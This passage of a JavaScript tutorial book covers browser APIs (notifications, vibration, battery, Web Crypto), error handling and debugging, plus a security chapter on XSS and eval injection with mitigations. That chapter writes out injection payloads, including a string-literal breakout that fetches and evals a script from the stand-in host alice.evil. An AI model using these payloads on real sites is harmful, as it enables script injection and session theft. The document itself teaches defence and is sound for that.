    a.href = window.URL.createObjectURL(blob, {
      type: "text/plain"
    });
    a.download = "filename.csv";
    document.body.appendChild(a);
    a.click();
    document.body.removeChild(a);
  }
}
var string = "a1,a2,a3";
downloadCSV(string);
```

Source reference ; https://github.com/mholt/PapaParse/issues/175

# Chapter 90: Notifications API

## Section 90.1: Requesting Permission to send notifications

We use `Notification.requestPermission` to ask the user if he/she wants to receive notifications from our website.

```
Notification.requestPermission(function() {
    if (Notification.permission === 'granted') {
        // user approved.
        // use of new Notification(...) syntax will now be successful
    } else if (Notification.permission === 'denied') {
        // user denied.
    } else { // Notification.permission === 'default'
        // user didn't make a decision.
        // You can't send notifications until they grant permission.
    }
});
```

Since Firefox 47 The `.requestPermission` method can also return a promise when handling the user's decision for granting permission

```
Notification.requestPermission().then(function(permission) {
    if (!('permission' in Notification)) {
        Notification.permission = permission;
    }
    // you got permission !
    }, function(rejection) {
    // handle rejection here.
    }
);
```

## Section 90.2: Sending Notifications

After the user has approved a request for permission to send notifications, we can send a simple notification that says Hello to the user:

```
new Notification('Hello', { body: 'Hello, world!', icon: 'url to an .ico image' });
```

This will send a notification like this:

> **Hello**
>
> Hello, world!

## Section 90.3: Closing a notification

You can close a notification by using the `.close()` method.

```
let notification = new Notification(title, options);
// do some work, then close the notification
notification.close()
```

You can utilize the `setTimeout` function to auto-close the notification sometime in the future.


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```
let notification = new Notification(title, options);
setTimeout(() => {
    notification.close()
}, 4000);
```

The above code will spawn a notification and close it after 4 seconds.

## Section 90.4: Notification events

The Notification API specifications support 2 events that can be fired by a Notification.

1. The `click` event.

This event will run when you click on the notification body (excluding the closing X and the Notifications configuration button).

Example:

```
notification.onclick = function(event) {
    console.debug("you click me and this is my event object: ", event);
}
```

2. The `error` event

The notification will fire this event whenever something wrong will happen, like being unable to display

```
notification.onerror = function(event) {
    console.debug("There was an error: ", event);
}
```

# Chapter 91: Vibration API

Modern mobile devices include hardware for vibrations. The Vibration API offers Web apps the ability to access this hardware, if it exists, and does nothing if the device doesn't support it.

## Section 91.1: Single vibration

Vibrate the device for 100ms:

```
window.navigator.vibrate(100);
```

or

```
window.navigator.vibrate([100]);
```

## Section 91.2: Check for support

Check if browser supports vibrations

```
if ('vibrate' in window.navigator)
    // browser has support for vibrations
else
    // no support
```

## Section 91.3: Vibration patterns

An array of values describes periods of time in which the device is vibrating and not vibrating.

```
window.navigator.vibrate([200, 100, 200]);
```


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# Chapter 92: Battery Status API

## Section 92.1: Battery Events

```
// Get the battery API
navigator.getBattery().then(function(battery) {
    battery.addEventListener('chargingchange', function(){
        console.log( 'New charging state: ', battery.charging );
    });

    battery.addEventListener('levelchange', function(){
        console.log( 'New battery level: ', battery.level * 100 + "%" );
    });

    battery.addEventListener('chargingtimechange', function(){
        console.log( 'New time left until full: ', battery.chargingTime, " seconds" );
    });

    battery.addEventListener('dischargingtimechange', function(){
        console.log( 'New time left until empty: ', battery.dischargingTime, " seconds" );
    });
});
```

## Section 92.2: Getting current battery level

```
// Get the battery API
navigator.getBattery().then(function(battery) {
    // Battery level is between 0 and 1, so we multiply it by 100 to get in percents
    console.log("Battery level: " + battery.level * 100 + "%");
});
```

## Section 92.3: Is battery charging?

```
// Get the battery API
navigator.getBattery().then(function(battery) {
    if (battery.charging) {
        console.log("Battery is charging");
    } else {
        console.log("Battery is discharging");
    }
});
```

## Section 92.4: Get time left until battery is empty

```
// Get the battery API
navigator.getBattery().then(function(battery) {
    console.log( "Battery will drain in ", battery.dischargingTime, " seconds" );
});
```

## Section 92.5: Get time left until battery is fully charged

```
// Get the battery API
navigator.getBattery().then(function(battery) {
    console.log( "Battery will get fully charged in ", battery.chargingTime, " seconds" );
});
```

# Chapter 93: Fluent API

JavaScript is great for designing fluent API - a consumer-oriented API with focus on developer experience. Combine with language dynamic features for optimal results.

## Section 93.1: Fluent API capturing construction of HTML articles with JS

Version ≥ 6

```
class Item {
    constructor(text, type) {
        this.text = text;
        this.emphasis = false;
        this.type = type;
    }

    toHtml() {
        return `<${this.type}>${this.emphasis ? '<em>' : ''}${this.text}${this.emphasis ? '</em>' :
''}</${this.type}>`;
    }
}

class Section {
    constructor(header, paragraphs) {
        this.header = header;
        this.paragraphs = paragraphs;
    }

    toHtml() {
        return `<section><h2>${this.header}</h2>${this.paragraphs.map(p =>
p.toHtml()).join('')}</section>`;
    }
}

class List {
    constructor(text, items) {
        this.text = text;
        this.items = items;
    }

    toHtml() {
        return `<ol><h2>${this.text}</h2>${this.items.map(i => i.toHtml()).join('')}</ol>`;
    }
}

class Article {
    constructor(topic) {
        this.topic = topic;
        this.sections = [];
        this.lists = [];
    }

    section(text) {
        const section = new Section(text, []);
        this.sections.push(section);
        this.lastSection = section;
        return this;
    }
```


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```
    list(text) {
        const list = new List(text, []);
        this.lists.push(list);
        this.lastList = list;
        return this;
    }

    addParagraph(text) {
        const paragraph = new Item(text, 'p');
        this.lastSection.paragraphs.push(paragraph);
        this.lastItem = paragraph;
        return this;
    }

    addListItem(text) {
        const listItem = new Item(text, 'li');
        this.lastList.items.push(listItem);
        this.lastItem = listItem;
        return this;
    }

    withEmphasis() {
        this.lastItem.emphasis = true;
        return this;
    }

    toHtml() {
        return `<article><h1>${this.topic}</h1>${this.sections.map(s =>
s.toHtml()).join('')}${this.lists.map(l => l.toHtml()).join('')}</article>`;
    }
}

Article.withTopic = topic => new Article(topic);
```

This allows the consumer of the API to have a nice-looking article construction, almost a DSL for this purpose, using plain JS:

Version ≥ 6

```
const articles = [
    Article.withTopic('Artificial Intelligence - Overview')
      .section('What is Artificial Intelligence?')
        .addParagraph('Something something')
        .addParagraph('Lorem ipsum')
          .withEmphasis()
      .section('Philosophy of AI')
          .addParagraph('Something about AI philosophy')
          .addParagraph('Conclusion'),

    Article.withTopic('JavaScript')
      .list('JavaScript is one of the 3 languages all web developers must learn:')
          .addListItem('HTML to define the content of web pages')
          .addListItem('CSS to specify the layout of web pages')
          .addListItem(' JavaScript to program the behavior of web pages')
];

document.getElementById('content').innerHTML = articles.map(a => a.toHtml()).join('\n');
```

# Chapter 94: Web Cryptography API

## Section 94.1: Creating digests (e.g. SHA-256)

```
// Convert string to ArrayBuffer. This step is only necessary if you wish to hash a string, not if
you already got an ArrayBuffer such as an Uint8Array.
var input = new TextEncoder('utf-8').encode('Hello world!');

// Calculate the SHA-256 digest
crypto.subtle.digest('SHA-256', input)
// Wait for completion
.then(function(digest) {
  // digest is an ArrayBuffer. There are multiple ways to proceed.

  // If you want to display the digest as a hexadecimal string, this will work:
  var view = new DataView(digest);
  var hexstr = '';
  for(var i = 0; i < view.byteLength; i++) {
    var b = view.getUint8(i);
    hexstr += '0123456789abcdef'[(b & 0xf0) >> 4];
    hexstr += '0123456789abcdef'[(b & 0x0f)];
  }
  console.log(hexstr);

  // Otherwise, you can simply create an Uint8Array from the buffer:
  var digestAsArray = new Uint8Array(digest);
  console.log(digestAsArray);
})
// Catch errors
.catch(function(err) {
  console.error(err);
});
```

The current draft suggests to provide at least `SHA-1`, `SHA-256`, `SHA-384` and `SHA-512`, but this is no strict requirement and subject to change. However, the SHA family can still be considered a good choice as it will likely be supported in all major browsers.

## Section 94.2: Cryptographically random data

```
// Create an array with a fixed size and type.
var array = new Uint8Array(5);

// Generate cryptographically random values
crypto.getRandomValues(array);

// Print the array to the console
console.log(array);
```

`crypto.getRandomValues(array)` can be used with instances of the following classes (described further in Binary Data) and will generate values from the given ranges (both ends inclusive):

- `Int8Array`: -27 to 27-1
- `Uint8Array`: 0 to 28-1
- `Int16Array`: -215 to 215-1
- `Uint16Array`: 0 to 216-1
- `Int32Array`: -231 to 231-1
- `Uint32Array`: 0 to 231-1


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# Section 94.3: Generating RSA key pair and converting to PEM format

In this example you will learn how to generate RSA-OAEP key pair and how to convert private key from this key pair to base64 so you can use it with OpenSSL etc. Please note that this process can also be used for public key you just have to use prefix and suffix below:

```
-----BEGIN PUBLIC KEY-----
-----END PUBLIC KEY-----
```

NOTE: This example is fully tested in these browsers: Chrome, Firefox, Opera, Vivaldi

```
function arrayBufferToBase64(arrayBuffer) {
    var byteArray = new Uint8Array(arrayBuffer);
    var byteString = '';
    for(var i=0; i < byteArray.byteLength; i++) {
        byteString += String.fromCharCode(byteArray[i]);
    }
    var b64 = window.btoa(byteString);

    return b64;
}

function addNewLines(str) {
    var finalString = '';
    while(str.length > 0) {
        finalString += str.substring(0, 64) + '\n';
        str = str.substring(64);
    }

    return finalString;
}

function toPem(privateKey) {
    var b64 = addNewLines(arrayBufferToBase64(privateKey));
    var pem = "-----BEGIN PRIVATE KEY-----\n" + b64 + "-----END PRIVATE KEY-----";

    return pem;
}

// Let's generate the key pair first
window.crypto.subtle.generateKey(
    {
        name: "RSA-OAEP",
        modulusLength: 2048, // can be 1024, 2048 or 4096
        publicExponent: new Uint8Array([0x01, 0x00, 0x01]),
        hash: {name: "SHA-256"} // or SHA-512
    },
    true,
    ["encrypt", "decrypt"]
).then(function(keyPair) {
    /* now when the key pair is generated we are going
       to export it from the keypair object in pkcs8
    */
    window.crypto.subtle.exportKey(
        "pkcs8",
        keyPair.privateKey
    ).then(function(exportedPrivateKey) {
        // converting exported private key to PEM format
        var pem = toPem(exportedPrivateKey);
```

```
        console.log(pem);
    }).catch(function(err) {
        console.log(err);
    });
});
```

That's it! Now you have a fully working and compatible RSA-OAEP Private Key in PEM format which you can use wherever you want. Enjoy!

## Section 94.4: Converting PEM key pair to CryptoKey

So, have you ever wondered how to use your PEM RSA key pair that was generated by OpenSSL in Web Cryptography API? If the answers is yes. Great! You are going to find out.

NOTE: This process can also be used for public key, you only need to change prefix and suffix to:

```
-----BEGIN PUBLIC KEY-----
-----END PUBLIC KEY-----
```

This example assumes that you have your RSA key pair generated in PEM.

```
function removeLines(str) {
    return str.replace("\n", "");
}

function base64ToArrayBuffer(b64) {
    var byteString = window.atob(b64);
    var byteArray = new Uint8Array(byteString.length);
    for(var i=0; i < byteString.length; i++) {
        byteArray[i] = byteString.charCodeAt(i);
    }

    return byteArray;
}

function pemToArrayBuffer(pem) {
    var b64Lines = removeLines(pem);
    var b64Prefix = b64Lines.replace('-----BEGIN PRIVATE KEY-----', '');
    var b64Final = b64Prefix.replace('-----END PRIVATE KEY-----', '');

    return base64ToArrayBuffer(b64Final);
}

window.crypto.subtle.importKey(
    "pkcs8",
    pemToArrayBuffer(yourprivatekey),
    {
        name: "RSA-OAEP",
        hash: {name: "SHA-256"} // or SHA-512
    },
    true,
    ["decrypt"]
).then(function(importedPrivateKey) {
    console.log(importedPrivateKey);
}).catch(function(err) {
    console.log(err);
});
```


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And now you're done! You can use your imported key in WebCrypto API.

# Chapter 95: Security issues

This is a collection of common JavaScript security issues, like XSS and eval injection. This collection also contains how to mitigate these security issues.

## Section 95.1: Reflected Cross-site scripting (XSS)

Let's say Joe owns a website that allows you to log on, view puppy videos, and save them to your account.

Whenever a user searches on that website, they are redirected to `https://example.com/search?q=brown+puppies`.

If a user's search doesn't match anything, than they see a message along the lines of:

> Your search (**brown puppies**), didn't match anything. Try again.

On the backend, that message is displayed like this:

```
if(!searchResults){
    webPage += "<div>Your search (<b>" + searchQuery + "</b>), didn't match anything. Try again.";
}
```

However, when Alice searches for `<h1>headings</h1>`, she gets this back:

> Your search (**headings**
> ) didn't match anything. Try again.


Raw HTML:

```
Your search (<b><h1>headings</h1></b>) didn't match anything. Try again.
```

Than Alice searches for `<script>alert(1)</script>`, she sees:

> Your search (), didn't match anything. Try again.

And:




Than Alice searches for `<script src = "https://alice.evil/puppy_xss.js></script>really cute puppies`, and copies the link in her address bar, and then emails Bob:

> Bob,


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> When I search for cute puppies, nothing happens!

Than Alice successfully gets Bob to run her script while Bob is logged on to his account.

**Mitigation:**

1. Escape all angle brackets in searches before returning the search term when no results are found.
2. Don't return the search term when no results are found.
3. **Add a Content Security Policy that refuses to load active content from other domains**

# Section 95.2: Persistent Cross-site scripting (XSS)

Let's say that Bob owns a social website that allows users to personalize their profiles.

Alice goes to Bob's website, creates an account, and goes to her profile settings. She sets her profile description to `I'm actually too lazy to write something here.`

When her friends view her profile, this code gets run on the server:

```
if(viewedPerson.profile.description){
    page += "<div>" + viewedPerson.profile.description + "</div>";
}else{
    page += "<div>This person doesn't have a profile description.</div>";
}
```

Resulting in this HTML:

```
<div>I'm actually too lazy to write something here.</div>
```

Than Alice sets her profile description to `<b>I like HTML</b>`. When she visits her profile, instead of seeing

> I like HTML

she sees

> **I like HTML**

Then Alice sets her profile to

```
<script src = "https://alice.evil/profile_xss.js"></script>I'm actually too lazy to write something here.
```

Whenever someone visits her profile, they get Alice's script run on Bob's website while logged on as their account.

**Mitigation**

1. Escape angle brackets in profile descriptions, etc.
2. Store profile descriptions in a plain text file that is then fetched with a script that adds the description via `.innerText`
3. **Add a Content Security Policy that refuses to load active content from other domains**

## Section 95.3: Persistent Cross-site scripting from JavaScript string literals

Let's say that Bob owns a site that lets you post public messages.

The messages are loaded by a script that looks like this:

```
addMessage("Message 1");
addMessage("Message 2");
addMessage("Message 3");
addMessage("Message 4");
addMessage("Message 5");
addMessage("Message 6");
```

The `addMessage` function adds a posted message to the DOM. However, in an effort to avoid XSS, **any HTML in messages posted is escaped.**

The script is generated **on the server** like this:

```
for(var i = 0; i < messages.length; i++){
    script += "addMessage(\"" + messages[i] + "\");";
}
```

So alice posts a message that says: `My mom said: "Life is good. Pie makes it better. "`. Than when she previews the message, instead of seeing her message she sees an error in the console:

```
Uncaught SyntaxError: missing ) after argument list
```

Why? Because the generated script looks like this:

```
addMessage("My mom said: "Life is good. Pie makes it better. "");
```

That's a syntax error. Than Alice posts:

```
I like pie ");fetch("https://alice.evil/js_xss.js").then(x=>x.text()).then(eval);//
```

Then the generated script looks like:

```
addMessage("I like pie ");fetch("https://alice.evil/js_xss.js").then(x=>x.text()).then(eval);//");
```

That adds the message `I like pie`, but it also **downloads and runs `https://alice.evil/js_xss.js` whenever someone visits Bob's site.**

**Mitigation:**

1. Pass the message posted into JSON.stringify()
2. Instead of dynamically building a script, build a plain text file containing all the messages that is later fetched by the script
3. **Add a Content Security Policy that refuses to load active content from other domains**

## Section 95.4: Why scripts from other people can harm your website and its visitors

If you don't think that malicious scripts can harm your site, **you are wrong**. Here is a list of what a malicious script


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could do:

1. Remove itself from the DOM so that **it can't be traced**
2. Steal users' session cookies and **enable the script author to log in as and impersonate them**
3. Show a fake "Your session has expired. Please log in again." message that **sends the user's password to the script author**.
4. Register a malicious service worker that runs a malicious script **on every page visit** to that website.
5. Put up a fake paywall demanding that users **pay money** to access the site **that actually goes to the script author**.

Please, **don't think that XSS won't harm your website and its visitors.**

## Section 95.5: Evaled JSON injection

Let's say that whenever someone visits a profile page in Bob's website, the following URL is fetched:

```
https://example.com/api/users/1234/profiledata.json
```

With a response like this:

```
{
    "name": "Bob",
    "description": "Likes pie & security holes."
}
```

Than that data is parsed & inserted:

```
var data = eval("(" + resp + ")");
document.getElementById("#name").innerText = data.name;
document.getElementById("#description").innerText = data.description;
```

Seems good, right? **Wrong.**

What if someone's description is `Likes XSS."});alert(1);({"name":"Alice","description":"Likes XSS.`? Seems weird, but if poorly done, the response will be:

```
{
    "name": "Alice",
    "description": "Likes pie & security holes."});alert(1);({"name":"Alice","description":"Likes
XSS."
}
```

And this will be `eval`ed:

```
({
    "name": "Alice",
    "description": "Likes pie & security holes."});alert(1);({"name":"Alice","description":"Likes
XSS."
})
```

If you don't think that's a problem, paste that in your console and see what happens.

**Mitigation**

- **Use JSON.parse instead of eval to get JSON.** In general, don't use eval, and definitely don't use eval with

something a user could control. Eval creates a new execution context, creating a **performance hit**.

- Properly escape `"` and `\` in user data before putting it in JSON. If you just escape the `"`, than this will happen:

```
Hello! \"});alert(1);({
```

Will be converted to:

```
"Hello! \\"});alert(1);({"
```

Oops. Remember to escape both the `\` and `"`, or just use JSON.parse.


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# Chapter 96: Same Origin Policy & Cross-Origin Communication

Same-Origin policy is used by web browsers to prevent scripts to be able to access remote content if the remote address has not the same **origin** of the script. This prevents malicious scripts from performing requests to other websites to obtain sensitive data.

The **origin** of two addresses is considered the same if both URLs have the same *protocol*, *hostname* and *port*.

## Section 96.1: Safe cross-origin communication with messages

The `window.postMessage()` method together with its relative event handler `window.onmessage` can be safely used to enable cross-origin communication.

The `postMessage()` method of the target `window` can be called to send a message to another `window`, which will be able to intercept it with its `onmessage` event handler, elaborate it, and, if necessary, send a response back to the sender window using `postMessage()` again.

**Example of Window communicating with a children frame**

- Content of `http://main-site.com/index.html`:

```
<!-- ... -->
<iframe id="frame-id" src="http://other-site.com/index.html"></iframe>
<script src="main_site_script.js"></script>
<!-- ... -->
```

- Content of `http://other-site.com/index.html`:

```
<!-- ... -->
<script src="other_site_script.js"></src>
<!-- ... -->
```

- Content of `main_site_script.js`:

```
// Get the <iframe>'s window
var frameWindow = document.getElementById('frame-id').contentWindow;

// Add a listener for a response
window.addEventListener('message', function(evt) {

    // IMPORTANT: Check the origin of the data!
    if (event.origin.indexOf('http://other-site.com') == 0) {

        // Check the response
        console.log(evt.data);
        /* ... */
    }
});

// Send a message to the frame's window
frameWindow.postMessage(/* any obj or var */, '*');
```

- Content of `other_site_script.js`:

```
window.addEventListener('message', function(evt) {

    // IMPORTANT: Check the origin of the data!
    if (event.origin.indexOf('http://main-site.com') == 0) {

        // Read and elaborate the received data
        console.log(evt.data);
        /* ... */

        // Send a response back to the main window
        window.parent.postMessage(/* any obj or var */, '*');
    }
});
```

## Section 96.2: Ways to circumvent Same-Origin Policy

As far as client-side JavaScript engines are concerned (those running inside a browser), there is no straightforward solution available for requesting content from sources other than the current domain. (By the way, this limitation does not exist in JavaScript-server tools such as Node JS.)

However, it is (in some situations) indeed possible to retrieve data from other sources using the following methods. Please do note that some of them may present hacks or workarounds instead of solutions production system should rely on.

**Method 1: CORS**

Most public APIs today allow developers to send data bidirectionally between client and server by enabling a feature called CORS (Cross-Origin Resource Sharing). The browser will check if a certain HTTP header (`Access-Control-Allow-Origin`) is set and that the requesting site's domain is listed in the header's value. If it is, then the browser will allow establishing AJAX connections.

However, because developers cannot change other servers' response headers, this method can't always be relied on.

**Method 2: JSONP**

**JSON** with **P**adding is commonly blamed to be a workaround. It is not the most straightforward method, but it still gets the job done. This method takes advantage of the fact that script files can be loaded from any domain. Still, it is crucial to mention that requesting JavaScript code from external sources is **always** a potential security risk and this should generally be avoided if there's a better solution available.

The data requested using JSONP is typically JSON, which happens to fit the syntax used for object definition in JavaScript, making this method of transport very simple. A common way to let websites use the external data obtained via JSONP is to wrap it inside a callback function, which is set via a `GET` parameter in the URL. Once the external script file loads, the function will be called with the data as its first parameter.

```
<script>
function myfunc(obj){
    console.log(obj.example_field);
}
</script>
<script src="http://example.com/api/endpoint.js?callback=myfunc"></script>
```

The contents of `http://example.com/api/endpoint.js?callback=myfunc` might look like this:


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```
myfunc({"example_field":true})
```

The function always has to be defined first, otherwise it won't be defined when the external script loads.

# Chapter 97: Error Handling

## Section 97.1: Error objects

Runtime errors in JavaScript are instances of the `Error` object. The `Error` object can also be used as-is, or as the base for user-defined exceptions. It's possible to throw any type of value - for example, strings - but you're strongly encouraged to use `Error` or one of its derivatives to ensure that debugging information -- such as stack traces -- is correctly preserved.

The first parameter to the `Error` constructor is the human-readable error message. You should try to always specify a useful error message of what went wrong, even if additional information can be found elsewhere.

```
try {
   throw new Error('Useful message');
} catch (error) {
   console.log('Something went wrong! ' + error.message);
}
```

## Section 97.2: Interaction with Promises

Version ≥ 6

Exceptions are to synchronous code what rejections are to promise-based asynchronous code. If an exception is thrown in a promise handler, its error will be automatically caught and used to reject the promise instead.

```
Promise.resolve(5)
    .then(result => {
        throw new Error("I don't like five");
    })
    .then(result => {
        console.info("Promise resolved: " + result);
    })
    .catch(error => {
        console.error("Promise rejected: " + error);
    });
```

```
Promise rejected: Error: I don't like five
```

Version > 7

The async functions proposal—expected to be part of ECMAScript 2017—extends this in the opposite direction. If you await a rejected promise, its error is raised as an exception:

```
async function main() {
  try {
    await Promise.reject(new Error("Invalid something"));
  } catch (error) {
    console.log("Caught error: " + error);
  }
}
main();
```


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```
Caught error: Invalid something
```

## Section 97.3: Error types

There are six specific core error constructors in JavaScript:

- **`EvalError`** - creates an instance representing an error that occurs regarding the global function `eval()`.
- **`InternalError`** - creates an instance representing an error that occurs when an internal error in the JavaScript engine is thrown. E.g. "too much recursion". (Supported only by **Mozilla Firefox**)
- **`RangeError`** - creates an instance representing an error that occurs when a numeric variable or parameter is outside of its valid range.
- **`ReferenceError`** - creates an instance representing an error that occurs when dereferencing an invalid reference.
- **`SyntaxError`** - creates an instance representing a syntax error that occurs while parsing code in `eval()`.
- **`TypeError`** - creates an instance representing an error that occurs when a variable or parameter is not of a valid type.
- **`URIError`** - creates an instance representing an error that occurs when `encodeURI()` or `decodeURI()` are passed invalid parameters.

If you are implementing error handling mechanism you can check which kind of error you are catching from code.

```
try {
    throw new TypeError();
}
catch (e){
    if(e instanceof Error){
        console.log('instance of general Error constructor');
    }

    if(e instanceof TypeError) {
        console.log('type error');
    }
}
```

In such case `e` will be an instance of `TypeError`. All error types extend the base constructor `Error`, therefore it's also an instance of `Error`.

Keeping that in mind shows us that checking `e` to be an instance of `Error` is useless in most cases.

## Section 97.4: Order of operations plus advanced thoughts

Without a try catch block, undefined functions will throw errors and stop execution:

```
undefinedFunction("This will not get executed");
console.log("I will never run because of the uncaught error!");
```

Will throw an error and not run the second line:

```
// Uncaught ReferenceError: undefinedFunction is not defined
```

You need a try catch block, similar to other languages, to ensure you catch that error so code can continue to

execute:

```
try {
    undefinedFunction("This will not get executed");
} catch(error) {
    console.log("An error occurred!", error);
} finally {
    console.log("The code-block has finished");
}
console.log("I will run because we caught the error!");
```

Now, we've caught the error and can be sure that our code is going to execute

```
// An error occurred! ReferenceError: undefinedFunction is not defined(...)
// The code-block has finished
// I will run because we caught the error!
```

What if an error occurs in our catch block!?

```
try {
    undefinedFunction("This will not get executed");
} catch(error) {
    otherUndefinedFunction("Uh oh... ");
    console.log("An error occurred!", error);
} finally {
    console.log("The code-block has finished");
}
console.log("I won't run because of the uncaught error in the catch block!");
```

We won't process the rest of our catch block, and execution will halt except for the finally block.

```
// The code-block has finished
// Uncaught ReferenceError: otherUndefinedFunction is not defined(...)
```

You could always nest your try catch blocks.. but you shouldn't because that will get extremely messy..

```
try {
    undefinedFunction("This will not get executed");
} catch(error) {
    try {
        otherUndefinedFunction("Uh oh... ");
    } catch(error2) {
        console.log("Too much nesting is bad for my heart and soul...");
    }
    console.log("An error occurred!", error);
} finally {
    console.log("The code-block has finished");
}
console.log("I will run because we caught the error!");
```

Will catch all errors from the previous example and log the following:

```
//Too much nesting is bad for my heart and soul...
//An error occurred! ReferenceError: undefinedFunction is not defined(...)
//The code-block has finished
//I will run because we caught the error!
```

So, how can we catch all errors!? For undefined variables and functions: you can't.


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Also, you shouldn't wrap every variable and function in a try/catch block, because these are simple examples that will only ever occur once until you fix them. However, for objects, functions and other variables that you know exist, but you don't know whether their properties or sub-processes or side-effects will exist, or you expect some error states in some circumstances, you should abstract your error handling in some sort of manner. Here is a very basic example and implementation.

Without a protected way to call untrusted or exception throwing methods:

```
function foo(a, b, c) {
    console.log(a, b, c);
    throw new Error("custom error!");
}
try {
    foo(1, 2, 3);
} catch(e) {
    try {
        foo(4, 5, 6);
    } catch(e2) {
        console.log("We had to nest because there's currently no other way...");
    }
    console.log(e);
}
// 1 2 3
// 4 5 6
// We had to nest because there's currently no other way...
// Error: custom error!(...)
```

And with protection:

```
function foo(a, b, c) {
    console.log(a, b, c);
    throw new Error("custom error!");
}
function protectedFunction(fn, ...args) {
    try {
        fn.apply(this, args);
    } catch (e) {
        console.log("caught error: " + e.name + " -> " + e.message);
    }
}

protectedFunction(foo, 1, 2, 3);
protectedFunction(foo, 4, 5, 6);

// 1 2 3
// caught error: Error -> custom error!
// 4 5 6
// caught error: Error -> custom error!
```

We catch errors and still process all the expected code, though with a somewhat different syntax. Either way will work, but as you build more advanced applications you will want to start thinking about ways to abstract your error handling.

# Chapter 98: Global error handling in browsers

| Parameter | Details |
|---|---|
| eventOrMessage | Some browsers will call the event handler with just one argument, an `Event` object. However, other browsers, especially the older ones and older mobile ones will supply a `String` message as a first argument. |
| url | If a handler is called with more than 1 argument, the second argument usually is an URL of a JavaScript file that is the source of the problem. |
| lineNumber | If a handler is called with more than 1 argument, the third argument is a line number inside the JavaScript source file. |
| colNumber | If a handler is called with more than 1 argument, the fourth argument is the column number inside the JavaScript source file. |
| error | If a handler is called with more than 1 argument, the fifth argument is sometimes an `Error` object describing the problem. |

## Section 98.1: Handling window.onerror to report all errors back to the server-side

The following example listens to `window.onerror` event and uses an image beacon technique to send the information through the GET parameters of an URL.

```
var hasLoggedOnce = false;

// Some browsers (at least Firefox) don't report line and column numbers
// when event is handled through window.addEventListener('error', fn). That's why
// a more reliable approach is to set an event listener via direct assignment.
window.onerror = function (eventOrMessage, url, lineNumber, colNumber, error) {
    if (hasLoggedOnce || !eventOrMessage) {
        // It does not make sense to report an error if:
        // 1. another one has already been reported -- the page has an invalid state and may produce
way too many errors.
        // 2. the provided information does not make sense (!eventOrMessage -- the browser didn't
supply information for some reason.)
        return;
    }
    hasLoggedOnce = true;
    if (typeof eventOrMessage !== 'string') {
        error = eventOrMessage.error;
        url = eventOrMessage.filename || eventOrMessage.fileName;
        lineNumber = eventOrMessage.lineno || eventOrMessage.lineNumber;
        colNumber = eventOrMessage.colno || eventOrMessage.columnNumber;
        eventOrMessage = eventOrMessage.message || eventOrMessage.name || error.message ||
error.name;
    }
    if (error && error.stack) {
        eventOrMessage = [eventOrMessage, '; Stack: ', error.stack, '.'].join('');
    }
    var jsFile = (/[^/]+\.js/i.exec(url || '') || [])[0] || 'inlineScriptOrDynamicEvalCode',
        stack = [eventOrMessage, ' Occurred in ', jsFile, ':', lineNumber || '?', ':', colNumber ||
'?'].join('');

    // shortening the message a bit so that it is more likely to fit into browser's URL length limit
(which is 2,083 in some browsers)
    stack = stack.replace(/https?\:\/\/[^/]+/gi, '');
    // calling the server-side handler which should probably register the error in a database or a
log file
```


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```
    new Image().src = '/exampleErrorReporting?stack=' + encodeURIComponent(stack);

    // window.DEBUG_ENVIRONMENT a configurable property that may be set to true somewhere else for
debugging and testing purposes.
    if (window.DEBUG_ENVIRONMENT) {
        alert('Client-side script failed: ' + stack);
    }
}
```

# Chapter 99: Debugging

## Section 99.1: Interactive interpreter variables

Note that these only work in the developer tools of certain browsers.

`$_` gives you the value of whatever expression was evaluated last.

```
"foo"             // "foo"
$_                // "foo"
```

`$0` refers to the DOM element currently selected in the Inspector. So if `<div id="foo">` is highlighted:

```
$0                      // <div id="foo">
$0.getAttribute('id')   // "foo"
```

`$1` refers to the element previously selected, `$2` to the one selected before that, and so forth for `$3` and `$4`.

To get a collection of elements matching a CSS selector, use `$$(selector)`. This is essentially a shortcut for `document.querySelectorAll`.

```
var images = $$('img');  // Returns an array or a nodelist of all matching elements
```

| | $_ | $()[1] | $$() | $0 | $1 | $2 | $3 | $4 |
|---|---|---|---|---|---|---|---|---|
| Opera | 15+ | 11+ | 11+ | 11+ | 11+ | 15+ | 15+ | 15+ |
| Chrome | 22+ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Firefox | 39+ | ✓ | ✓ | ✓ | × | × | × | × |
| IE | 11 | 11 | 11 | 11 | 11 | 11 | 11 | 11 |
| Safari | 6.1+ | 4+ | 4+ | 4+ | 4+ | 4+ | 4+ | 4+ |

[1] alias to either `document.getElementById` or `document.querySelector`

## Section 99.2: Breakpoints

Breakpoints pause your program once execution reaches a certain point. You can then step through the program line by line, observing its execution and inspecting the contents of your variables.

There are three ways of creating breakpoints.

1. From code, using the `debugger;` statement.
2. From the browser, using the Developer Tools.
3. From an Integrated Development Environment (IDE).

**Debugger Statement**

You can place a `debugger;` statement anywhere in your JavaScript code. Once the JS interpreter reaches that line, it will stop the script execution, allowing you to inspect variables and step through your code.

**Developer Tools**

The second option is to add a breakpoint directly into the code from the browser's Developer Tools.

**Opening the Developer Tools**
**Chrome or Firefox**


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1. Press `F12` to open Developer Tools
2. Switch to the Sources tab (Chrome) or Debugger tab (Firefox)
3. Press `Ctrl` + `P` and type the name of your JavaScript file
4. Press `Enter` to open it.

**Internet Explorer or Edge**

1. Press `F12` to open Developer Tools
2. Switch to the Debugger tab.
3. Use the folder icon near the upper-left corner of the window to open a file-selection pane; you can find your JavaScript file there.

**Safari**

1. Press `Command` + `Option` + `C` to open Developer Tools
2. Switch to the Resources tab
3. Open the "Scripts" folder in the left-side panel
4. Select your JavaScript file.

**Adding a breakpoint from the Developer Tools**

Once you have your JavaScript file open in Developer Tools, you can click a line number to place a breakpoint. The next time your program runs, it will pause there.

**Note about Minified Sources:** If your source is minified, you can Pretty Print it (convert to readable format). In Chrome, this is done by clicking on the {} button in the bottom right corner of the source code viewer.

**IDEs**
**Visual Studio Code (VSC)**

